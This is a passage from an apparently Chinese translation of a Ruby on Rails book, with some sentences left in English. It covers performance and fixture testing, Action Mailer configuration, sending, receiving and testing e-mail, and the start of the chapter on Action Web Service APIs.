只有一个东西我们还没有见过，就是 `create_fixtures()` 方法的用法，它加载定单 fixture。因为 `fixture` 文件在一个非标准的目录内，我们需要提供路径。调用那个方法加载 100 个定单。然后我们通过保存每个定单来断言它被保存了。所有这些都发生在一个块内，它被传递给包括在 Ruby 内 Benchmark 模块的 `realtime()` 方法。它像秒表一样跟踪定单测试并返回它保存 100 个定单的总耗时。最后，我们断言总耗时小于八秒。

现在，八秒是个合理的数据吗？它值得依赖吗。记住测试保存所有的定单两次——一次是加载 `fixture` 时，一次是 `save_order()` 被调用时。And remember that this is a test database, running on a paltry development machine with other processes chugging along. Ultimately the actual number itself isn't as important as setting a value that works early on and then making sure that it continues to work as you add features over time. You're looking for something bad happening to overall performance, rather than an absolute time per save.

Transactional Fixtures

就像我们在前面例子看到的，创建 `fixtures` 有个可计量的成本。如果 `fixture` 用 `fixtures()` 方法来加载，那么所有 `fixture` 数据会被删除，然后在每个测试方法之前被插入到数据库。依赖于 `fixtures` 内的数据数量，它可能会降低测试性能。我们不想经常用此种方式测试。

代替测试数据对每个测试方法被删除和插入，你可以通过设置属性 `self.use_transactional_fixtures` 为 `true`，配置测试来加载每个 `fixture` 只一次。然后数据库事务对 `test` 数据库的每个测试方法使用隔离修改。下面测试演示了这种行为。

```

class ProductTest < Test::Unit::TestCase
  self.use_transactional_fixtures = true
  fixtures :products

```

```
def test_destroy_product
    assert_not_nil @version_control_book
    @version_control_book.destroy
end

def test_product_still_there
    assert_not_nil @version_control_book
end
```

注意那个事务的 fixtures 工作只在你的数据库支持事务的情况下。例如，如果你使用的 Depot 工程内的 create.sql 是 MySQL 文件，那么对上面的测试应传递使用 InnoDB 表格式的 MySQL。要保证这些，在创建完 products 表之后，添加下面行到 create.sql 文件内。

```
alter table products TYPE=InnoDB;
```

如果你的数据库支持事务，使用事务的 fixtures 总是个好主意，因为你的测试会运行的更快。

Profiling and Benchmarking

如果你想简单地测试一个特定方法(或语句)的性能，你可使用 Rails 为每个工程提供的 script/profiler 和 script/benchmarker 脚本。

例如，我们注意到 Product 模型的 search() 方法是慢的。我们想优化它，我们让 profiler 告诉我们代码花了多少时间。下面命令运行 search() 方法 10 次，并打印出报告。

```
depot> ruby script/profiler "Product.search('version_control')" 10
% cumulative self self total
time seconds seconds calls ms/call ms/call name
68.61 46.44 46.44 10 4644.00 6769.00 Product#search
8.55 52.23 5.79 100000 0.06 0.06 Fixnum#+
8.15 57.75 5.52 100000 0.06 0.06 Math.sqrt
7.42 62.77 5.02 100000 0.05 0.05 IO#gets
. .
0.04 68.95 0.03 10 3.00 50.00 Product#find
```

OK, the top contributors to the search() method are some math and I/O we're using to rank the results. It's certainly not the fastest algorithm. Equally important, the profiler tells us that the database (the Product#find() method) isn't a problem, so we don't need to spend any time tuning it.

After tweaking the ranking algorithm in a top-secret new_search() method, we can benchmark it against the old algorithm. The following command runs each method 10 times and then reports their elapsed times.

```
depot> ruby script/benchmark 10
"Product.new_search('version_control')"
"Product.search('version_control')"
user system total real
#1 0.250000 0.000000 0.250000 ( 0.301272)
#2 0.870000 0.040000 0.910000 ( 1.112565)
```

The numbers here aren't exact, mind you, but they provide a good sanity check that tuning actually improved performance. Now, if we want to make sure we don't inadvertently change the algorithm and make search slow again, we'll need to write (and continually run) an automated test.

When working on performance, absolute numbers are rarely important. What is important is profiling and measuring so you don't have to guess.

What We Just Did

我们为 Depot 应用程序写了一些测试，但我们没有测试每个东西。虽然我们现在知道，我们可以测试所有东西。的确，Rails 对帮助你写出好的测试提供了极好的支持。通常先期测试会让你在有机会运行之前捕获 bug，你的设计会得到提高，你的 Rails 应用程序会感谢你为它所做的一切。

第十九章 Action Mailer

Action Mailer 是个简单的 Rails 组件，它允许你的应用程序送和接受 e-mail。使用 Action Mailer，你的在线商店会发送定单确认信，并且你的跟踪系统会自动日志问题并发送到指定的 e-mail 地址。

19.1 Sending E-mail

在你开始发送 e-mail 之前，你需要配置 Action Mailer。在一些主机上它缺省配置工作，但你希望创建你自己的配置，以让它明确地做为你应用程序的部分。

E-mail Configuration

e-mail 配置是 Rails 应用程序环境的一部分。如果你想为开发模式，测试模式和产品模式使用同样配置，那么添加配置到 config 目录下的 environment.rb 文件内，否则添加不同配置到 config/environments 目录下的相应文件内。

你首先必须决定你希望如何递送邮件。

```
ActionMailer::Base.delivery_method = :smtp | :sendmail | :test
```

:test 用于单元和功能测试的设置。E-mail 将不会被递送，但是相反会被附加给一个数组 (ActionMailer::Base.deliveries 可理解的)。这是测试环境下缺省的递送方法。

:sendmail 设置委托邮件的递送给你本地的系统的 sendmail 程序，它假设在 /usr/sbin 内。这个递送机制不是很方便，因为在不同的系统中，sendmail 并不总是安装在这个目录内。它也依赖于你本地的 sendmail 是否支持 -i 和 -t 命令选项。

你可以通过设置 :smtp 的缺省值来保证方便。如果你这么做了，你也需要指定一些额外的配置来告诉 Action Mailer 到哪儿找到一个 SMTP 服务器来处理你发出的邮件。这可能是你运行你的 web 应用程序的机制，或者它可能是一个分离的 box (如果你运行 Rails 在一个非法人环境内，或许是你的 ISP)。你的系统管理员将能够给你设置这些程序。你也可能从你自己的 mail 客户端配置来决定它们。

```
ActionMailer::Base.server_settings = {  
  :address => "domain.of.smtp.host.net",  
  :port => 25,  
  :domain => "domain.of.sender.net",  
  :authentication => :login,  
  :user_name => "dave",  
  :password => "secret",  
}
```

1、:address => and :port => 决定你将使用的 SMTP 的地址和端口。这些缺省值分别为 localhost 和 25。

2、:domain => 当识别自己是服务器时 mailer 应该使用的域名。这是对 HELO (因为 HELO 是命令客户端发送服务来启动一个连接) 域的调用。你通常应该使用顶级域名机制来发送 e-mail，但这依赖于你的 SMTP 服务的设置 (some don't check, and some check to try to reduce spam and so-called open-relay issues)。

3、:authentication => :plain, :login, 或 :cram_md 中的一个。你的服务器管理员将帮助选择正确的选项。当前没使用 TLS (SSL) 来从 Rails 连接邮件服务器的方式。这个参数应该被忽略，如果你的服务器不要求确认。

4、:user_name => and :password => 如果 :authentication 被设置则要求有此。

其它配置选项的应用与递送机制的选择无关。

```
ActionMailer::Base.perform_deliveries = true | false
```

如果 perform_deliveries 为 true (缺省值)，邮件将被正常递送。如果为 false，对递送邮件的请求将被默默地忽略。这对在测试期间关闭 e-mail 很有用。

```
ActionMailer::Base.raise_delivery_errors = true | false
```

如果 `raise_delivery_errors` 为 `true`(缺省值)，任何在初始化发送邮件时发生的错误将引起一个异常给你的应用程序。如果是 `false`，错误将被忽略。记住不是所有的 e-mail 错误都会立即出现——一个 e-mail 可能在你发送四天之后被退回。and your application will (you hope) have moved on by then.

```
ActionMailer::Base.default_charset = "utf-8"
```

The character set used for new e-mail.

Sending E-mail

现在我们已经配置了所有东西，让我们写些代码来送邮件。

现在你不要惊讶，Rails 已经有了一个创建 mailer 的 generator 脚本。让人惊讶的是它在哪儿创建它们。在 Rails 中，一个 mailer 是个类，它存储在 `app/models` 目录内。它包含一个或多个方法，每个方法都对应一个 e-mail 模板。要创建 e-mail 体，这些方法依次使用视图(控制器动作以同样方式来使用视图创建 HTML 和 XML)。所以，让我们为我们的商店应用程序创建一个 mailer。我们将使用它来发送两种不同类型邮件：一个是定单生成时，一个是定单被发货时。生成 mailer 的脚本接受 mailer 类的名字，及随后的 e-mail 动作方法。

```
depot> ruby script/generate mailer OrderMailer confirm sent
exists app/models/
create app/views/order_mailer
exists test/unit/
create test/fixtures/order_mailers
create app/models/order_mailer.rb
create test/unit/order_mailer_test.rb
create app/views/order_mailer/confirm.rhtml
create test/fixtures/order_mailers/confirm
create app/views/order_mailer/sent.rhtml
create test/fixtures/order_mailers/sent
```

注意，我们已经在 `app/models` 内创建了一个 `OrderMailer` 类和两个模板文件，一个用于所有邮件类型，在 `app/views/order_mailer` 内。(我们也创建了一组测试相关文件——稍后在 19.3 节我们会讨论它们。)

mailer 类内的每个方法的责任是设置发送一个特定邮件的环境。它通过设置包含用于邮件头和体的数据的实例变量来做到。在进入细节之前，让我们先看个例子。这儿是生成的 `OrderMailer` 类的代码。

```
class OrderMailer < ActionMailer::Base
```

```

    def confirm(sent_at = Time.now)

        @subject = 'OrderMailer#confirm'
        @recipients = ''
        @from = ''
        @sent_on = sent_at
        @headers = {}
        @body = {}

    end

    def sent(sent_at = Time.now)

        @subject = 'OrderMailer#sent'
        # ... same as above ...

    end

end

```

除了@body之外，我们会讨论其它的，所有用于设置信封和邮件头的实例变量都被创建了：

1、@bcc = array or string Blind-copy recipients，使用的格式与 @recipients 一样。

2、@cc = array or string Carbon-copy recipients，使用的格式与 @recipients 一样。

3、@charset = string 用于邮件的 Content-Type: header 的字符集。缺省值是 server_settings 内的 default_charset 属性，或者是"utf-8".

4、@from = array or string 一个或多个出现在 Form:line 上的邮件地址，使用与 @recipients 一样的格式。你或许想使用与你在 server_settings 内配置的域名一样的名字。

5、@headers = hash 一个 header name/value 对的哈希表，用于添加任意 header 行给邮件。

```
@headers["Organization"] = "Pragmatic Programmers, LLC"
```

6、@recipients = array or string 用于收件人的一个或多个邮件地址。这些可以是简单的地址，如 dave@pragprog.com，或是在<>内的邮件地址。

```
@recipients = [ "andy@pragprog.com",
    "Dave Thomas <dave@pragprog.com>" ]
```

7、@sent_on = time 用于设置邮件 Date: header 的 Time 对象。如果没有指定它，将使用当前的日期和时间。

8、`@subject = string` 用于邮件的主题行。

`@body` 是个哈希表，用于传递值给包含邮件的模板。我们马上就能看到它是如何工作的。

E-mail Templates

由生成脚本在 `app/views/order_mailer` 目录内创建的两个邮件模板，一个用于 `OrderMailer` 类内每个动作。这些是正常的 ERb `rhtml` 文件。我们将使用它们来创建纯文本格式的邮件(稍后 我们会看到如何创建 HTML 邮件)。我们用模板来创建我们应用程序的 web 页，文件包含一组静态文本和动态内容的组合。这儿是 `confirm.rhtml` 模板，它发送确认邮件。

```
Dear <%= @order.name %>
```

```
Thank you for your recent order from The Pragmatic Store.
```

```
You ordered the following items:
```

```
<%= render(:partial => "./line_item", :collection =>
```

```
@order.line_items %>
```

```
We'll send you a separate e-mail when your order ships.
```

在这个模板内还有个小问题。We have to give `render()` the explicit path to the template (the leading `.`) as we're not invoking the view from a real controller, 并且 Rails 不能猜出缺省位置。提交一个商品项目的局部模板格式化数量和标题在单独的行。因为我们在模板内，所以所有正常的帮助方法，如 `truncate()`，都是有效。

```
<%= sprintf("%2d x %s",
line_item.quantity,
truncate(line_item.product.title, 50)) %>
```

现在我们必须回到 `OrderMailer` 类内填充 `confirm()` 方法。

```
class OrderMailer < ActionMailer::Base
  def confirm(order)
    @subject = "Pragmatic Store Order Confirmation"
    @recipients = order.email
    @from = 'orders@pragprog.com'
    @body['order'] = order
  end
end
```

Now we get to see what the `@body` hash does: values set into it are available as instance variables in the template. 在这个例子中，`order` 对象将被存储在`@order` 内。

Generating E-mails

现在，我们已设置了模板，并定义了 `mailer` 方法，我们可以在我门正常的控制器内使用它们以创建或发送邮件。但是，我们不能直接调用方法。这是因为你有两种不同的方式从 Rails 内创建邮件：你可以创建邮件为一个对象，或者你可以递送一个邮件给它的 `recipients`。要访问这些功能，我们可以调用名为 `create_xxx` 和 `deliver_xxx` 的类方法，此处的 `xxx` 是我们写 `OrderMailer` 内的实例方法的名字。我们传递给这此类方法我们希望我们实例方法接收的参数。例如，要发送一个订单确认邮件，我们可以调用。

```
OrderMailer.deliver_confirm(order)
```

要想让实验不要真正发出任何邮件，我们可以写个简单的动作，它创建一个邮件并显示它的内容在浏览器窗口内。

```
class TestController < ApplicationController  
  def create_order  
    order = Order.find_by_name("Dave Thomas")  
    email = OrderMailer.create_confirm(order)  
    render(:text => "<pre>" + email.encoded + "</pre>")  
  end  
end
```

`create_confirm()` 调用我们的 `confirm()` 实例方法来设置邮件的细节。我们的模板被用于生成邮件体文本。跟随在标题信息后面的邮件体，被添加一个新的由 `create_confirm()` 返回的邮件对象。此对象是类 `TMail::Mail` 的一个实例。`Email.encoded()` 调用返回我们浏览器显示创建的邮件的文本，看起来像这样：

```
Date: Fri, 29 Apr 2005 08:11:38 -0500  
From: orders@pragprog.com  
To: dave@pragprog.com  
Subject: Pragmatic Store Order Confirmation  
Content-Type: text/plain; charset=utf-8  
  
Dear Dave Thomas  
  
Thank you for your recent order from The Pragmatic Store.  
  
You ordered the following items:  
  
1 x Programming Ruby, 2nd Edition  
2 x Pragmatic Project Automation  
  
We'll send you a separate e-mail when your order ships.
```

如果我们想发送邮件，而不只是创建一个邮件对象，我们可调用 OrderMailer.deliver_confirm(order)。

Delivering HTML-Format E-mail

创建 HTML 邮件的最简单方式是创建一个模板，它为邮件体生成 HTML，然后在递送这些消息之前，设置 TMail::Mail 对象的内容类型为 text/html。

我们将开始在 OrderMailer 内实现 sent() 方法。(事实上，这个方法与原有的 confirm() 方法之间很多共通之处，我们或许使用一个共享帮助方法来重新组织两者。)

```
class OrderMailer < ActionMailer::Base  
  def sent(order)  
    @subject = "Pragmatic Order Shipped"  
    @recipients = order.email  
    @from = 'orders@pragprog.com'  
    @body['order'] = order  
  end  
end
```

接着，我们将写 sent.rhtml 模板。

```
<h3>Pragmatic Order Shipped</h3>  
<p>  
  This is just to let you know that we've  
  shipped your recent order:  
</p>  
<table>  
<tr><th>Qty</th><th></th><th>Description</th></tr>  
<%= render(:partial => "./html_line_item", :collection =>  
@order.line_items) %>  
</table>
```

我们将需要一个新的，生成表行的局部模板。这在 html_line_item.rhtml 文件内。

```
<tr>  
  <td><%= html_line_item.quantity %></td>  
  <td>&times;</td>  
  <td><%= html_line_item.product.title %></td>
```

```
</tr>
```

最后我们将使用一个提交邮件的动作方法，设置内容类型为 `text/html`，然后调用 mailer 来递送它，进行测试。

```
class TestController < ApplicationController  
  def ship_order  
    order = Order.find_by_name("Dave Thomas")  
    email = OrderMailer.create_sent(order)  
    email.set_content_type("text/html")  
    OrderMailer.deliver(email)  
    render(:text => "Thank you...")  
  end  
end
```

结果的邮件看起来像图 19.1



Figure 19.1: An HTML-Format E-mail

19.2 Receiving E-mail

Action Mailer 可容易地用 Rails 应用程序写出对邮件的处理。不幸地，你也需要找到一种从你的服务器获得邮件的合适途径，并把它们注入到应用程序内；这个要求需要大量工作。

处理邮件是你应用程序内最容易的部分。在你的 `Action Mailer` 类内，写一个实例方法，`receive()`，它接受单个参数。这个参数将是一个与引入邮件相应的 `TMail::Mail` 对象。你可以抽取字段，附加的文本体，它们使用在你的应用程序内。

例如，一个 bug 跟踪系统通过邮件可接收 trouble ticket。对于每个邮件，它构造一个 Ticket 模型对象，此对象包含基本的 ticket 信息。如果邮件包含附属部分，则每个附属部分会被复制到一个新的 TicketCollatera 对象内，它与新 ticket 关联。

```
class IncomingTicketHandler < ActionMailer::Base

  def receive(email)

    ticket = Ticket.new

    ticket.from_email = email.from[0]

    ticket.initial_report = email.body

    if email.has_attachments?

      email.attachments.each do |attachment|

        collateral = TicketCollateral.new(
          :name => attachment.original_filename,
          :body => attachment.read)

        ticket.ticket_collaterals << collateral
      end
    end

    ticket.save
  end
end
```

So now we have the problem of feeding an e-mail received by our server computer into the receive() instance method of our IncomingTicketHandler. This problem is actually two problems in one: first we have to arrange to intercept the reception of e-mails that meet some kind of criteria, and then we have to feed those e-mails into our application.

如果你控制你的邮件服务器的配置(如一个安装在 Unix 系统上的 Postfix 或 sendmail)，那么在将一个邮件地址给一个接收的特定邮箱或虚拟主机时，你可以能够安排运行一个脚本。尽管 Mail 系统是复杂的，但我们不必安排这儿所有可能的配置。下在地址对 Ruby 开始是个好的介绍。

<http://wiki.rubyonrails.com/rails/show/HowToReceiveEmailsWithActionMailer>.

如果你不需要这种系统级别的访问，但是你在 Unix 系统上工作，你可以通过添加规则给你的 .procmailrc 文件，来在用户级别截取邮件。我们不久就会看到一个例子。

截取引入邮件的目的是传递它到我们应用程序。要做到这点，我们使用 Rails 的 runner 功能。这允许我们调用我们应用程序代码内的代码而不用通过 web。做为替代，runner 在一个单独的进程中加载应用程序，并调用我们在应用程序内指定的代码。

所有用于截取引入邮件的通常技术最终都运行一个命令，命令传递邮件的内容做为一个标准输入。如果我们使用 Rails 的 runner 脚本，命令会随时调用收到的邮件，我们可以排列被传递的邮件到我们的应用程序的邮件处理代码中。例如，使用基于 procmail 的截取，我们可以写一个规则，它看起来与下面例子类似。使用 procmail 的神秘语法，这个规则复制任何引入邮件 this rule copies any incoming e-mail whose subject line contains Bug Report through our runner script.

```
RUBY=/Users/dave/ruby1.8/bin/ruby  
TICKET_APP_DIR=/Users/dave/Work/BS2/titles/RAILS/Book/code/mail  
HANDLER='IncomingTicketHandler.receive(STDIN.read)'  
:0 c  
* ^Subject:.*Bug Report.*  
| cd $TICKET_APP_DIR && $RUBY script/runner $HANDLER
```

receive()类方法对所有的 Action Mailer 类有效。它接受被作为参数传递进来的邮件文本，并解析它到一个 TMail 对象内，创建一个新被调类的实例，并且传递 TMail 对象给那个类内的 receive() 实例方法。这个方法我们写在 406 页。结果从外部接收的一个邮件最终会创建一个 Rails 模型对象，它依次存储一个新的 trouble ticket 在数据库内。

19.3 Testing E-mail

有两个级别的邮件测试。在单元测试级别，你可校验你的 Action Mailer 类能正确地生成邮件。在功能测试级别，你可以测试你应用程序会按你的期望发送这些邮件。

Unit Testing E-mail

当我们使用生成脚本来创建我们的 order mailer 时，它自动地构造一个相应的 order_mailer_test.rb 文件在应用程序的 test/unit 目录内。如果你查看这个文件，你会看见它还算复杂。这是因为它试图配置一些东西，以便你可以从 fixture 文件中读到期望的邮件内容，并与你的 mailer 类生成的邮件比较这些内容。只是这是很脆弱的测试。任何时候你修改用于生成邮件的模板，你将需要修改相应的 fixture 内容。

如果邮件内容的精确测试对你来说很重要，那么使用预生成的测试类。在 test/fixtures 目录的子目录内创建期望的内容(如，我们的 OrderMailer fixture 在 test/fixtures/order_mailer 内)。使用包含在生成代码内的 read_fixture() 方法来读入指定 fixture 文件，并让它与你的模型生成的邮件比较。

虽然，我们更喜欢让某些东西更简单。以同样方式我们不能测试由模板生成的 web 页的每个字节，我通常不关心对生成邮件内容的测试。相反，我测试的东西应该有突破：动态内容。这会简单化单元测试，并让它对模板的小修改更有弹性。这儿是个典型的邮件单元测试。

```
require File.dirname(__FILE__) + '/../test_helper'

require 'order_mailer'

class OrderMailerTest < Test::Unit::TestCase

  def setup

    @order = Order.new(:name =>"Dave Thomas",
                      :email => "dave@pragprog.com")

  end

  def test_confirm

    response = OrderMailer.create_confirm(@order)

    assert_equal("Pragmatic Store Order Confirmation",
response.subject)

    assert_equal("dave@pragprog.com", response.to[0])
    assert_match(/Dear Dave Thomas/, response.body)

  end

end
```

`setup()`方法为我们的邮件发送器创建一个 `order` 对象。在测试方法内，我们得到创建(但没有发送)一个邮件的 `mail` 类，并且我们使用断言来检验我们希望的动态内容。注意 `assert_match()` 用于确认内容体部分。

Functional Testing of E-mail

现在我们知道可以为定单创建邮件，我们想确保我们的应用程序在正确的时间发送正确的邮件。这是功能测试的任务。

让我们通过为我们的应用程序生成一个新的控制器开始。

```
depot> ruby script/generate controller Order confirm
```

我们将实现单个动作，`confirm`，它为一个新定单发送确认邮件。

```
class OrderController < ApplicationController

  def confirm

    order = Order.find(params[:id])

    OrderMailer.deliver_confirm(order)
```

```
    redirect_to(:action => :index)
  end
end
```

我们在 148 页的 12.3 节中，已经看到 Rails 如何为生成的控制器构造一个桩子功能测试。我们将添加我们的邮件测试给这个自动生成测试。

测试环境内的 Action Mailer 并不递送邮件。相反，它附加每个它生成邮件给一个数组，`ActionMailer::Base.deliveries`。我们将使用这个来获得由我们控制器生成的邮件。我们将添加一些行给为测试生成的 `setup()` 方法。One line aliases this array to the more manageable name `@emails`. The second clears the array at the start of each test.

```
@emails = ActionMailer::Base.deliveries
@emails.clear
```

我们还需要一个持有例子定单的 fixture。我们将创建一个名为 `orders.yml` 文件在 `test/fixtures` 目录内。

```
daves_order:
  id: 1
  name: Dave Thomas
  address:
```

123 Main St

```
    email: dave@pragprog.com
```

现在，我们可以为我们动作写一个测试了。这儿是测试类的完整源代码。

```
require File.dirname(__FILE__) + '/../test_helper'
require 'order_controller'
# Re-raise errors caught by the controller.
class OrderController; def rescue_action(e) raise e end; end
class OrderControllerTest < Test::Unit::TestCase
  fixtures :orders
  def setup
    @controller = OrderController.new
    @request = ActionController::TestRequest.new
    @response = ActionController::TestResponse.new
    @emails = ActionMailer::Base.deliveries
```

```

    @emails.clear

  end

  def test_confirm

    get(:confirm, :id => @daves_order.id)
    assert_redirected_to(:action => :index)
    assert_equal(1, @emails.size)
    email = @emails.first
    assert_equal("Pragmatic Store Order Confirmation",
email.subject)

    assert_equal("dave@pragprog.com", email.to[0])
    assert_match(/Dear Dave Thomas/, email.body)
  end
end

```

它使用`@emails`别名来访问对自测试开始运行以来，由 Action Mailer 生成的邮件数组。列表内有对一个邮件正确性的检查，然后它确认是否是我们期望的内容。

我们即可以使用 `rake` 的 `test_functional` 或者直接运行脚本来运行这个测试。

```

depot> ruby test/functional/order_controller_test.rb
      第二十章 Web Services on Rails

```

对于 Depot 应用程序的运行，我们或许让其它开发者写它们自己的，能用于与标准 web 服务协议通信的应用程序。要做到这些，我们需要知晓 Action Web Service(从现在起我们称它为 AWS)。

这一章，我们将讨论如何构建 AWS。我们将看到如何声明一个 API，并写代码实现它，然后写测试确保它能工作。

20.1 What AWS Is (and What It Isn't)

AWS 处理服务端对我们应用程序内 SOAP 和 XML-RPC 协议的支持。它转换调用请求的方法为我们 web 服务内的方法并发送回响应。这让我们集中精力写特殊应用的方法来为请求服务。

AWS 没有试图为 SOAP 和 WSDL 实现 W3C 规范的各个方面，或者提供 XML-RPC 的每个可能的特点。相反，它只关心我们能合理地准备通常使用在我们 web 服务内的功能。

- 1、任意嵌套的结构类型。
- 2、类型数组。
- 3、异常发送和在 web 服务方法引发异常时的追踪。

Action Web Service 通过强制输入和输出的值到正确类型中，让我们自由地接受来自远程访问者的输入及我们精确的发出的输出，

使用 Action Web Service，我们可以

- 1、添加对 Blooger 的支持或 metaWeblog API 给 Rails blogging 应用，
- 2、实现我们自己定制的 API，以及像 .NET 开发者一样能够生成一个从 Action Web Service 生成的 WSDL 中使用它的类，并且
- 3、以同样代码支持 SOAP 和 XML-RPC 后端。

20.2 The API Definition

第一步创建一个 web 服务应用来决定我们想提供给远程调用的功能，以及我们应该暴露给它们多少信息。

理想上，写实现这个功能的类应该很简单。但是，这引出个问题，当我们想混合使用不像 Ruby 的动态语言。因为 Ruby 方法可以返回一个任意类型的对象。这可能在我们的远程调用返回的是我们不希望的东西时，会引起一些事情急剧膨胀。

AWS 通过完成类型强制转换来处理这个问题。如果一个方法参数或者返回的值不是当前类型，AWS 试图转换它。This makes remote callers happy but also stops us from having to jump through hoops to get input parameters into the correct type if we have remote callers sending us bogus values, such as strings instead of proper integers.

因为 Ruby 不能使用方法定义来决定期待的方法参数类型和返回的值类型，我们必须通过创建一个 API 定义类来帮助它。可把 API 定义类想像成 Java 或 C# 的接口：它不包含实现代码，并且不能实例化它。它只是描述 API。

说的太多了，让我们看个例子。我们将从使用 generator 开始。我们将创建一个 web 服务，它有两个方法：一个用于返回所有产品的列表，另一个返回一个特定产品的明细。

```
depot> ruby script/generate web_service Backend
          find_all_products find_product_by_id
exists app/apis/
exists test/functional/
create app/apis/backend_api.rb
create app/controllers/backend_controller.rb
create test/functional/backend_api_test.rb
```

这会生成 API 定义的桩子。

```
class BackendApi < ActionWebService::API::Base
  api_method :find_all_products
```

```
    api_method :find_product_by_id  
  end
```

并生成一个控制器框架。

```
class BackendController < ApplicationController  
  wsdl_service_name 'Backend'  
  def find_all_products  
  end  
  def find_product_by_id  
  end  
end
```

也生成一个功能测试例子，我们在 20.6 节讨论它。

我们需要完成 API 定义。我们将修改 Product-Api 的名字为 app/apis/product_api.rb。

```
class ProductApi < ActionWebService::API::Base  
  api_method :find_all_products,  
    :returns => [[:int]]  
  api_method :find_product_by_id,  
    :expects => [:int],  
    :returns => [Product]  
end
```

因为我们修改了 API 定义的名字，API 定义 BackendApi (因为它共享了一个控制器的前缀) 的自动加载将不再工作。所以，我们将添加一个对控制器调用的 web_service_api() 以明确地附在控制器上。我们也添加一些代码给方法，并且署名与 API 匹配。

```
class BackendController < ApplicationController  
  wsdl_service_name 'Backend'  
  web_service_api ProductApi  
  web_service_scaffold :invoke  
  def find_all_products  
    Product.find(:all).map{ |product| product.id }  
  end  
  def find_product_by_id(id)  
    Product.find(id)
```

```
    end
```

```
end
```

上面控制器例子内的一些很重要的东西不是很直观。WSDL_service_name()方法关联有一个将被用于生成的 WSDL 内服务的名字。这不是必须的，但还是推荐设置它。

web_service_scaffold() 调用像标准的动作包支架。这在开发模式内提供了一种从一个 web 浏览器运行 web service 方法的途径，有时候我们会希望移到产品模式中。

现在，我们实现了 service，scaffold 也被安置妥当，我们可以通过导航到 scaffold 动作(我们传递它的名字做为给上面写的 web_service_scaffold() 方法的第一个参数)测试它。图 20.1 显示在浏览器内导航到 scaffold 的结果。




Figure 20.1: Web Service Scaffolding Lets You Test APIs

方法的签名

AWS API 声明使用 api_method() 来声明 web service 接口内的每个方法。这些声明给指定方法的调用约定和返回类型使用签名。

签名是包含一个或多个参数提示符的数组。这些参数指示符告诉 AWA 当前参数接受什么类型的值，以及随意的参数名字。

对于指定的签名 api_method() 接受 :expects 和 :returns 选项。:expects 选项指出我们方法的每个参数的类型(以及任意的名字)。:returns 选项给出方法返回值的类型。

如果我们忽略 :expects，AWS 将在远程调用试图应用参数时引发一个错误。如果我们忽略 :returns，AWS 将丢掉方法的返回值，而对调用者不返回任何东西。两个选项出现，AWS 会完成强制转换以确保下面：

- 方法输入参数是方法运行时的正确类型。
- 方法体的返回值在它被返回给远程调用者之前是正确类型。

参数指示符的格式

参数指示符是下面之一：

- Action Web Service 基本类型之一的符号或字符串。
- 一个定制结构类型的 Class 对象（例如，一个 ActionWebService::Struct 或 ActiveRecord::Base；查阅 417 页 20.2 节）。
- 包含(1)或(2)条目的一个单元素数组。
- 包含用参数名做为 key 键，(1)，(2)，或(3)做为值的一个单元素哈希表。例如，下面是有效的签名：

[[:string]] 字符串数组参数。

[:bool] boolean 参数。

[Person] Person 结构类型参数。

[{:lastname=>:string}] 字符串参数，在生成的 WSDL 内的 lastname 的名字。

[:int, :int] 两个整数参数。

参数的名字

注意对于例子 ProductApi，我们没有在 :expects 签名内为方法参数命名。在 :expects 内为参数命名是不必要的，但是没有名字，则生成的 WSDL 将不会持有描述参数的名字，这对于外部的开发者来说，可能没有用处。

基本的参数类型

对于简单类型像 number, string, boolean, date, 和 time, AWS 定义了一组名字，它可以被用于在一个签名内引用类型，而不必使用可能导致歧义的 Class 对象。

我们即可以使用符号也可以使用相应的字符串做为一个参数指示符。

:int 一个整数参数。

:string 一个字符串值。

:base64 用于接收二进制数据。在远程调用者使用协议 Base64 类型提供一个值时，这个值在我们的方法看见它时以被编码为二进制。

:bool boolean 值。

:float 一个浮点值。

:time 一个时间戳值。包含日期和时间。被强制转换成 Ruby 的 Time 类型。
:datetime 一个时间戳值。包含日期和时间。被强制转换成 Ruby 的 DateTime 类型。
:date 一个日期值，只包含日期。被强制转换成 Ruby 的 Date 类型。

结构参数类型

除了基本类型之外，AWS 也让我们在签名内使用 ActionWebService::Struct 或 ActiveRecord::Base 的 Class 对象。

使用这些可让外部开发者在访问我们的 web service 时，在它们的平台上用原生结构类型来工作。

那么放什么到由远程调用者看到的结构类型中呢？对于 ActionWebService::Struct，是用 member() 定义的所有成员。

```
class Person < ActionWebService::Struct  
  member :id, :int  
  member :name, :string  
end
```

ActiveRecord::Base 暴露在它的相应数据库表内定义的列。

20.3 Dispatching Modes

远程调用发送它们请求给 endpoint URL。(参考 424 页的 20.6 节) 分派是由 AWS 映射这些引入的请求给实现这个服务的对象内的方法的过程。

缺省的分派模式是直接分派，它不要求有额外的设置。412 页例子使用了这个模式。

直接分派

用直接分派，API 定义被直接附加给控制器，API 方法的实现被做为 public 实例方法放置在控制器内。这种途径的优点是简单。缺点是只能有一个 API 定义被附加到控制器，因此，对于一个唯一的 endpoint URL，我们只能有一个 API 实现。它也弄脏了模型与控制器代码的分离。这显示在图 20.2 中。

